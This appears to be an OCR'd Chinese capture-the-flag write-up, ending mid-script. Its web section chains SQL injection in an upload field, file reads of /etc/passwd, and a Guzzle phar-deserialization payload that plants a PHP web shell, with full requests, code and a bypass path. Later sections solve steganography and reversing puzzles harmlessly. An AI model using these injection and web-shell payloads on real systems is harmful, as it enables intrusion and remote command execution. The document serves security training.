
Sql injection

既然给出了数据库，应该与sql注入有关，首先尝试正常功能，发现功能有
注册，登陆，上传文件，读取你上传的文件，然后开始尝试注入，在文件名出发现存在注入。
猜测sql语句为：update users set filepath = '' where id = 1；
于是构造利用，发现可以篡改其他用户，或者自己的filepath实现任意文件读取
构造如下：
Update users set filepath = '123',filepath='456' where id =2 --1 'where id =1
这样就可以修改掉我们自己的filepath的值，然后尝试读一下文件。
任意文件读取
首先尝试读取 /etc/passwd:




```
;q=0.8
Referer: http://192.168.2.23/index.php?r=users%2Ffile
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=4520b2b6cf5281808d32a0472fdad4f8;
_csrf=1e98be2e57538d9ac35494d21ec6e6706791c2ae7d9413a3ddaf6edc467dee62a%3A2%3A%
7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22JTjwXjwGJuI6vD9U93RaTvNyp0H
4RD7K%22%3B%7D

------WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="_csrf"

bqGwRHSI1IW5fR0129J6P8RHTMdCjFeicp4DDes9lHAk9dozL0KjwvMIWo0tlkNq_XQephb6GdsC0Us
5uXmjOw==
------WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="UploadForm[name]"

1',filepath='/etc/passwd' where username='xjb' -- 1
------WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="UploadForm[imageFile]"


------WebKitFormBoundary3F81oM7b2BlxlaiI
Content-Disposition: form-data; name="UploadForm[imageFile]"; filename="sec.txt"
Content-Type: text/plain
```

然后点击导航栏show
抓包，发现读取成功。




```
GET /index.php?r=users%2Fshow HTTP/1.1
Host: 192.168.2.23
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
;q=0.8
Referer: http://192.168.2.23/index.php?r=users%2Ffile
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=4520b2b6cf5281808d32a0472fdad4f8;
_csrf=1e98be2e57538d9ac35494d21ec6e6706791c2ae7d9413a3ddaf6edc467dee62a%3A2%3A%
7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22JTjwXjwGJuI6vD9U93RaTvNyp0H
4RD7K%22%3B%7D
```



```
HTTP/1.1 200 OK
Date: Mon, 12 Nov 2018 09:09:16 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1527
Content-Type: image/jpeg;text/html; charset=utf-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

读取源码
没有办法直接getshell，因此尝试读一下源码，但是发现不是默认路径，因此先读一下apache2的默认主机配置。
fuzz了一下，找到了配置文件为：`/etc/apache2/sites-available/000-default.conf`
读取如下：




```
Content-Length: 1351
Content-Type: image/jpeg;text/html; charset=utf-8

<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html/You_Cant_Gu3ss/web

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
```

然后读源码


file_get_contents 反序列化

在逻辑代码中，发现使用了file_get_contents ：




```php
    public function actionShow(){
        if (!Yii::$app->session->get('id')) {
            return $this->redirect(['site/index']);
        }
        $model = Users::find()->where(['id'=>Yii::$app->session->get('id')])->one();
        if (!$model->filepath){
            \Yii::$app->getSession()->setFlash('error', "You should upload your
                image first");
            return $this->redirect(['file']);
        }
        if (substr($model->filepath, 0,7)=='phar://') {
            \Yii::$app->getSession()->setFlash('error', "no phar! ");
            return $this->redirect(['file']);
        }
        $content = @file_get_contents($model->filepath);
        header("Content-Type: image/jpeg;text/html; charset=utf-8");
        echo $content;
        exit;
    }
}
```

但是现在并没有一个可用的类，于是想到整个框架是使用了yii2 ，所以尝试读取composer.json 文件，查看是否有有漏洞的组件：




```
"keywords": ["yii2", "framework", "basic", "project template"],
"homepage": "http://www.yiiframework.com/",
"type": "project",
"license": "BSD-3-Clause",
"support": {
    "issues": "https://github.com/yiisoft/yii2/issues?state=open",
    "forum": "http://www.yiiframework.com/forum/",
    "wiki": "http://www.yiiframework.com/wiki/",
    "irc": "irc://irc.freenode.net/yii",
    "source": "https://github.com/yiisoft/yii2"
},
"minimum-stability": "stable",
"require": {
    "php": ">=5.4.0",
    "yiisoft/yii2": "~2.0.14",
    "yiisoft/yii2-bootstrap": "~2.0.0",
    "yiisoft/yii2-swiftmailer": "~2.0.0",
    "guzzlehttp/guzzle":"6.0.0"
},
"require-dev": {
    "yiisoft/yii2-debug": "~2.0.0",
    "yiisoft/yii2-gii": "~2.0.0",
    "yiisoft/yii2-faker": "~2.0.0",

    "codeception/base": "^2.2.3",
    "codeception/verify": "~0.3.1",
    "codeception/specify": "~0.4.3"
},
"config": {
```

构造反序列化文件
在composer.json，里面发现了低版本的组件 guzzle，于是在phpggc中尝试查找有关反序列化漏洞利用,发现可以任意文件写入。




```
➜ phpggc-master ./phpggc -l

Gadget Chains
-------------

NAME                VERSION           TYPE            VECTOR          I
Doctrine/FW1        ?                 file_write      __toString      *
Guzzle/FW1          6.0.0 <= 6.3.0    file_write      __destruct
Guzzle/RCE1         6.0.0 <= 6.3.0    rce             __destruct
Laravel/RCE1        5.4.27            rce             __destruct
Magento/SQLI1       ? <= 1.9.3.4      sql_injection   __destruct
Monolog/RCE1        1.18 <= 1.23      rce             __destruct
Monolog/RCE2        1.5 <= 1.17       rce             __destruct
Phalcon/RCE1        <= 1.2.2          rce             __wakeup        *
Slim/RCE1           3.8.1             rce             __toString
SwiftMailer/FW1     5.1.0 <= 5.4.8    file_write      __toString
SwiftMailer/FW2     6.0.0 <= 6.0.1    file_write      __toString
SwiftMailer/FW3     5.0.1             file_write      __toString
Symfony/FW1         2.5.2             file_write      DebugImport     *
Symfony/RCE1        3.3               rce             __destruct      *
Yii/RCE1            1.1.19            rce             __destruct
ZendFramework/RCE1  ? <= 1.12.20      rce             __destruct      *

➜ phpggc-master
```

采用phpggc生成payload，但是这里没有什么可用的文件夹，去找了一下，发现了一个yii框架默认存储静态文件的文件夹，assets。
写脚本生成文件：


```php
<?php
include 'autoload.php';
$c = 'TzozMToiR3V6emxlSHR0cFxDb29raWVcRmlsZUNvb2tpZUphciI6NDp7czo0MToiAEd1enpsZUh0dHBcQ29va2llXEZpbGVDb29raWVKYXIAZmlsZW5hbWUiO3M6MzE6Ii92YXIvd3d3L2h0bWwvdXBsb2Fkcy9zaGVsbC5waHAiO3M6NTI6IgBHdXp6bGVIdHRwXENvb2tpZVxGaWxlQ29va2llSmFyAHN0b3JlU2Vzc2lvbkNvb2tpZXMiO2I6MTtzOjM2OiIAR3V6emxlSHR0cFxDb29raWVcQ29va2llSmFyAGNvb2tpZXMiO2E6MTp7aTowO086Mjc6IkdlenpsZUh0dHBcQ29va2llXFNldENvb2tpZSI6MTp7czozMzoiAEd1enpsZUh0dHBcQ29va2llXFNldENvb2tpZQBkYXRhIjth0jM6e3M6NzoiRXhwaXJlcyI7aTox03M6NzoiRGlzY2FyZCI7YjowO3M6NToiVmFsdWUiO3M6Mjc6Ijw/cGhwIEBzeXN0ZW0oJF9HRVRbYV0pO z8+CiI7fX19czozOToiAEd1enpsZUh0dHBcQ29va2llXENvb2tpZUphcgBzdHJpY3RNb2RlIjtOO30K';
$obj = unserialize(base64_decode($c));
$phar = new Phar('exploit.phar');
    $phar->startBuffering();
    $phar->addFromString('test.php', 'test');
    $phar->setStub('<?php __HALT_COMPILER(); ? >');
    $phar->setMetadata($obj);
    $phar->stopBuffering();
```
然后通过composer本地搭建虚拟环境，在vender文件夹中运行php，生成exploit.phar
getshell
将后缀改成txt，上传到uploads目录，然后通过注入，修改filepath为phar:///var/www/html/You_Cant_Gu3ss/uploads/1.txt ，点击show触发payload
采用老套路bypass：
compress.zlib://phar:///var/www/html/You_Cant_Gu3ss/uploads/1.txt/shell.php

执行生成的shell为：/var/www/html/You_Cant_Gu3ss/web/assets/a.php?a=ls
获取flag 通过shell查找到根目录flag 为fffffffffffffffff1sHere



192.168.2.23/assets/shell.php?
192.168.2.23/assets/shell.php?a=cat%20/fffffffffffffffff1sHere
不安全
应用
最近
学习
工具
后台
大佬博客
src
关注
cve
xmr
```
[{"Expires":1,"Discard":false,"Value":"flag{0bb546a9175e7224dac19d3bc4a65860} \n"}]
```

Misc

Quotes

统计空格间的字符个数

```
import string
l1="My+mission+in+life+is+not+mer ely+to+survive+but to+thrive+and+to+do+so+w ith+s  ome+pass i on+some+compass ion+so me+humo
l2 = [len(i) - i.count('+') for i in l1]
cs = [string.ascii_lowercase[i-1] if i > 0 else ' ' for i in l2]
print(''.join(cs)) # flag
```


```
C:\Users\xintan\Downloads\easy_crypto>python a.py
word games

C:\Users\xintan\Downloads\easy_crypto>
```

Traffic Light


题目是一个Gif文件，明显看到红绿交替闪烁，8次之后会有一次黄灯闪烁，于是想到01编码，黄灯是分割。
先把gif每一帧都提取出来，用python的PIL库可以方便提取

```
from PIL import Image
import os

gifFile = 'Traffic_Light.gif'
im = Image.open(gifFile)
pngDir = gifFile[:-4]
os.mkdir(pngDir)

try:
   while True:
       current = im.tell()
       im.save(pngDir + '/' + str(current) + '.png')
       im.seek(current + 1)
except EOFError:
pass
```

为了之后更好的识别颜色，顺便做一个剪切

```
def cut(idx):
   fileName = './Traffic_Light/' + str(idx) + '.png'
   im = Image.open(fileName)
   x = 90
   y = 30
   w = 45
   h = 140
   region = im.crop((x, y, x+w, y+h))
   newFileName ='./Traffic_Light/' + str(idx) + '_modify.png'
   region.save(newFileName)
```


可以得到这样的图像



由于颜色比较简单，可以直接用识别图片主色调来进行颜色的区分，识别颜色，分别对应01分隔符。

```
def get_dominant_color(idx):
   fileName = './Traffic_Light/' + str(idx) + '_modify.png'
   image = Image.open(fileName)
   image = image.convert('RGBA')
   image.thumbnail((200, 200))
   max_score = 0
   dominant_color = 0
   for count, (r, g, b, a) in image.getcolors(image.size[0] * image.size[1]):
       # ■■■■■
       if a == 0:
           continue
       saturation = colorsys.rgb_to_hsv(r / 255.0, g / 255.0, b / 255.0)[1]
       y = min(abs(r * 2104 + g * 4130 + b * 802 + 4096 + 131072) >> 13, 235)
       y = (y - 16.0) / (235 - 16)
       # ■■■■■
       if y > 0.9:
           continue
       score = (saturation + 0.1) * count
       if score > max_score:
           max_score = score
           dominant_color = (r, g, b)
   #print r, g, b
   if r == 61 :
       #print 'green'
       return 'green'
   elif r == 103:
       #print "red"
       return 'red'
   elif r == 255:
       #print "==================== split ======================="
       return 'yellow'
```

最后把01串转为可见字符



```
flag{Pl34s3_p4y_4tt3nt10n_t0_tr4ff1c_s4f3ty_wh3n_y0u_4r3_0uts1d3}
```

GreatWall

用stegsolve打开图片，发现rgb的lsb里都有点东西，顺序改成bgr发现了jpg的头，于是提取出来，删掉前几个没用的byte，打开图片，发现一堆长短杠和+。猜测+是分隔

```
l=['1010011','1110100','110011','1100111','110100','1101110','110000','1100111','1110010','110100','1110000','1101000','11110
s=''
for i in l:
   s+=chr((int(i,2)))
#St3g4n0gr4phy_1s_1nt3r3st1ng
```

Re


Bad Block

首先patch掉两个反调函数，然后后面一堆block、god
block什么的逻辑逆了会发现都没有用，直接从cin开始看，首先对输入做了4轮异或，然后送进一个vm。分析vm代码，就是对输入的每一位异或了(36+i) *
2，然后与一个值比较。直接实现逆过程即可还原flag。

```
s=[
0x002E, 0x0026, 0x002D, 0x0029, 0x004D, 0x0067, 0x0005, 0x0044,
0x001A, 0x000E, 0x007F, 0x007F, 0x007D, 0x0065, 0x0077, 0x0024,
0x001A, 0x005D, 0x0033, 0x0051]
s2=[]
for i in range(20):
   s2.append(s[i] ^ ((36+i)*2) )
for i in range(4):
   for j in range(19,0,-1):
